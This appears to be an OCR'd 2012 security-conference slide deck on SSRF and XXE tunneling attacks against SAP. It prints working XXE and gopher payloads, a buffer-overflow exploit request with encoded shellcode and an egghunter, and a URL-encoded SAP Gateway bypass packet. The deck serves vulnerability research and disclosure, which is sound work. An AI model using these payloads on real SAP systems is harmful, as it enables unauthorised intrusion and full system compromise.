
Partial Remote SSRF

- The most popular type with many examples
  - Remote login bruteforce
  - Remote file read
  - SMBRelay
  - HTTP attacks on other services
  - **Other protocol attacks via XXE**

Partial Remote SSRF: HTTP attacks on other services

- Many places where you can call HTTP URLs:
  - Transactions
  - Reports
  - RFC functions
  - Web services
- A connection will be initiated by server to another server so you can bypass the firewall restrictions.

Partial Remote SSRF: HTTP attacks on other services



Other protocol attacks via XXE

- Via XXE, it is also possible to run HTTP calls

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe1 SYSTEM “http://172.16.0.1:80/someservice" >]>
<foo>&xxe1;</foo>
```


- Successfully executed a similar attack on a banking system during a pen-test.

XXE attacks in SAP

- There are many XML interfaces in a SAP application
- Many of them are vulnerable to XXE
- There are patches from SAP
- Most of those services require authentication
- **But we want to do this without auth**

DilbertMSG web service in SAP ☺

- DilbertMSG web service
  - Use Soap XML for testing purposes
  - Shipped with SAP PI < 7.1 by default
  - Accessed without authorization
  - Patched by SAP Note 1707494



What can we do after ?

- Usually XXE used to call an HTTP or UNC path
- But there are much more interesting options depending on parser:
  - **ftp://**
  - **ldap://**
  - **jar://**
  - **gopher://**
  - **mailto://**
  - **ssh2://**
- All of them allow connecting to special services and sending special commands (Partial SSRF)
- But they are not universal… or…

Gopher URI scheme



```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY date SYSTEM “gopher://172.16.0.1:3300/AAAAAAAAA" >]>
<foo>&date;</foo>
```

What will happen??

XXE Tunneling


```
POST /XISOAPAdapter/servlet/
com.sap.aii.af.mp.soap.web.DilbertMSG?
format=post HTTP/1.1
Host: 192.168.0.1:8000

<?xml version="1.0"
encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY date SYSTEM "gopher://
172.16.0.1:3300/AAAAAAAAA" >]>
 <foo>&date;</foo>
```



Server A (Portal or XI)

192.168.0.1

Server B (ERP, HR, BW etc.)

172.16.0.1

telnet 172.16.0.1 3300

Exploiting SAP with XXE tunnel

Remote SSRF threats

- Exploit OS vulnerabilities
- Exploit old SAP Application vulnerabilities
- Bypass SAP security restrictions
- Exploit vulnerabilities in local services

Exploiting old SAP Application vulnerabilities

- Buffer overflow vulnerability found by Virtual Forge in ABAP Kernel (SAP Note 1487330)
- Hard to exploit because it is necessary to call an RFC function which calls a Kernel function
- But even such a complex attack can be exploited
- Get ready for the hardcore

XXE Tunneling to Buffer Overflow (Hint 1)

- It is hard (maybe impossible) to exploit it by an RFC call because it takes multiple packets to call an RFC function
- So we decided to exploit it via WEBRFC
- Can be disabled by SAP Notes 865853, 1394100
- According to our report, WEBRFC is installed in 40% of NetWeaver ABAP even on the Internet

XXE Tunneling to Buffer Overflow (Hint 2)

- Shellcode size is limited by 255 bytes (name parameter)
- We don't have direct connection to the Internet from the vulnerable system so we want to use DNS tunneling shellcode to connect back.
- But XML engine saves some XML data in RWX memory
- So we can use egghunter
- Any shellcode can be uploaded

XXE Tunneling to Buffer Overflow: Packet B


```
POST /sap/bc/soap/rfc?sap-client=000 HTTP/1.1

Authorization: Basic U1FQKjouMjA2NTk5Mi==

Host: company.com:80

User-Agent: ERPSCAN Pentesting tool v 0.2

Content-Type: text/xml; charset=utf-8

Cookie: sap-client=000

Content-Length: 2271

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://
    schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"><SOAP-ENV:Body><m:RSPO_R_SAPGPARAM
    xmlns:m="urn:sap-
    com:document:sap:rfc:functions"><HEAP_EGG>dsecdsechffffk4diFkDwj02Dwk0D7AuEE4y4O3f2s3a064M7n2M0
    e0P2N5k054N4r4n0G4z3c4M3O4o8M4q0F3417005O1n7L3m0Z0O0J4I8O0j0y7L5m3E2r0b0m0E1O4w0Z3z3B4Z
    0r2H3b3G7m8n0p3B1N1m4Q8P4s2K4W4C8L3v3U3h5O0t3B3h3i3Z7k0a0q3D0F0p4k2H3l0n3h5L0u7k3P2p0018
    058N0a3q1K8L4Q2m1O0D8K3R0H2v0c8m5p2t5o4z0K3r8o0S4s0s3y4y3Z5p0Y5K0c053q5M0h3q4t3B0d0D3n4N
    0G3p082L4s1K5o3q012s4z2H0y1k4C0B153X3j0G4n2J0X0W7o3K2Z2C0j2N4j0x2q2H4S0w030g323h3i127N165
    n3Z0W4N390Y2q4z4o2o3r0U3t2o0a3p4o3T0x4k315N3i0I3q164I0Q0p8O3A07040M0A3u4P3A7p3B2t058n3Q02
    VTX10X41PZ41H4A4K1TG91TGFVTZ32PZNBFZDWE02DWF0D71DJE5I4N3V6340065M2Z6M1R112NOK066N
    5G4Z0C5J425J3N8N8M5AML4D17015OKN7M3X0Z1K0J388N0Z1N0MOL3B621S1Q1T1O5GKK3JJO4P1E0X42
    3GMMNO6P3B141M4Q3A5C7N4W4C8M663U485HK03B49499J2Z0V1F3EML0QJK2O482N494M1D173Q11001
    8049N7J401K9L9X101O0N3Z450J161T5M90649U4ZMM3S9Y1C5C1C9Y3S3Z300Y5K1X2D9P4M6M9T5D3B1T
    0D9N4O0M3T082L5D2KOO9V0J0W5J2H1N7Z4D62LO3H9O1FJN7M0Y1PMO3J0G2I1ZLO3D0X612O4T2C010
    G353948137O074X4V0W4O5Z68615JJOLO9R0T9ULO1V8K384E1HJK305N44KP9RKK4I0Q6P3U3J2F032J0A9
    W4S4Q2A9U69659R4A06aaaaaaaaaaaaaaaaaaaa</
    HEAP_EGG><NAME>&#186;&#255;&#255;&#206;&#060;&#102;&#129;&#202;&#255;&#015;&#066;&#082;&#10
    6;&#067;&#088;&#205;&#046;&#060;&#005;&#090;&#116;&#239;&#184;&#100;&#115;&#101;&#099;&#139;&#25
    0;&#175;&#117;&#234;&#175;&#117;&#231;&#255;&#231;&#144;&#144;&#144;AAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&#158;&#14;&#190;&#171;DSEC&#094;&#023;&#015;&#0
    01;&#252;&#049;&#043;&#001;&#212;&#083;&#242;&#000;&#018;&#058;&#071;&#000;&#250;&#047;&#057;&#0
    16;&#076;&#255;&#084;&#000;&#001;&#002;&#000;&#000;&#226;&#020;&#095;&#000;&#064;&#000;&#000;&#0
    00;&#097;&#125;&#088;&#016;&#115;&#167;&#113;&#002;&#117;&#218;&#157;&#000;&#004;&#128;&#069;&#0
    00;&#082;&#089;&#012;&#016;&#235;&#004;&#235;&#002;&#134;&#027;&#198;&#000;&#255;&#255;&#233;&#0
    77;&#255;&#255;&#255;&#255;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAA</NAME></m:RSPO_R_SAPGPARAM></SOAP-ENV:Body></SOAP-
    ENV:Envelope>
```

XXE Tunneling to Buffer Overflow (Hint 3)

- Next step is to pack this Packet B into Packet A
- We need to insert non-printable symbols
- God bless gopher: it supports urlencode like HTTP
- It will also help us to evade the attack against IDS systems


```
POST /XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post HTTP/1.1
Host: sapserver.com:80
Content-Length: 7730

<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY date SYSTEM “gopher://[Urlencoded Packet B]" >]>
 <foo>&date;</foo>
```

XXE Tunneling to Buffer Overflow


```
POST /XISOAPAdapter/servlet/
com.sap.aii.af.mp.soap.web.DilbertMSG
?format=post HTTP/1.1
Host: company.com: 80

<?xml version="1.0"
encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY date SYSTEM "gopher://
172.16.0.1:3300/[Packet B]" >]>
 <foo>&date;</foo>
```



Full control over the internal system through the Internet

Bypass SAP security restrictions

It is possible to bypass some SAP security restrictions, however it is not so easy and additional research is needed for every service.

- SAP Gateway
- SAP Message Server
- Oracle Remote OS Authentication
- Other remote services

SAP Gateway server security

- **SAP Gateway – remote management of SAP**
- Different attacks are possible like registering a fake RFC service
- Now secured by the gw/monitor option
  - 0: No monitor commands are accepted
  - **1: Only monitor commands from the local gateway monitor are accepted**
  - 2: Monitor commands from local and remote monitors are accepted
- With XXE Tunneling, we can act like a local monitor bypassing restriction
- For example, we can change SAP parameters

SAP Gateway server security bypass

Hints for sending binary data through Gopher:

1. You need to encode non-character data using Urlencode
2. Gopher changes some of the first symbols of a packet to its own
   - To bypass it, you need to enter any symbol before the packet. This symbol will be deleted and no changes will occur
3. Symbols from 8A to 99 are not allowed so if they exist in the packet:
   - You can't exploit the vulnerability
   - You should change them to those which are allowed and hope that they are not necessary
4. It was found that symbol 88 is used in Gateway protocol but it can be changed to 77

SAP Gateway server security bypass: Exploit

```
POST /XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post
    HTTP/1.1

Host: 172.16.10.63:8001

Content-Length: 621


<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE in [<!
    ENTITY ltt SYSTEM "gopher://172.16.0.1:3301/a
    %00%00%00%7A%43%4F%4E%54%00%02%00%7A
    %67%77%2F%6D%61%78%5F%73%6C
    %65%65%70%00%00%00%00%79%02%00%00%00%00
    %00%00%28%DE%D9%00%79%5F
    %00%74%08%B5%38%7C%00%00%00%00%44%DE
    %D9%00%00%00%00%00%00%00%00%00%70%DE
    %D9%00%00%00%00%00%EA%1E
    %43%00%08%38%38%00%00%00%00%00%10%43%59
    %00%18%44%59%00%00%00%00%00%64%DE
    %D9%00%79%5F%00%74%08%B5%38%7C
    %00%00%00%00%79%DE%D9%00%00%00%00%7A
    %DE%D9%00%B3%56%35%7C%48%EF%38%7C%5F
    %57%35%7C%0A%00%00%00%B8%EE">]
    ><dmsg:generate xmlns:dmsg='http://sap.com/fun/dilbert/
    msg' title='&ltt;'>1</dmsg:generate>
```

Other remote services

- Dozens of different SAP services:
  - More than 10 in ABAP
  - More than 20 in J2EE
  - More that 20 others
- All of them are enabled by default and can have some issues
- Can be secured by firewalls sometimes
- Can be secured by ACLs
- **Some vulnerabilities reported by us are still unpatched**
- **Any single-packet exploit can be executed**

A way to open new vulnerabilities

- Before XML Tunneling, the vulnerabilities in the local services which only listen 127.0.0.1 were not interesting
- Now they are more likely to be exploited
- It is another area for research
- “Lets put it under the firewall” is not a solution anymore

Conclusion

- SSRF attacks are very dangerous
- They have a very wide range still not well covered
- Gopher example is not the only one I suppose
- We have only looked at some SAP J2EE engine issues
- Just with a brief look at the current security options they were broken
- ERPScan is working closely with SAP to fix this issue and other architectural problems in SAP applications
- **All application servers based on Oracle JRE are vulnerable!**

Web:
www.erpscan.com
e-mail: info@erpscan.com

Twitter: @erpscan
@sh2kerr

Thank You

RSA CONFERENCE
CHINA 2012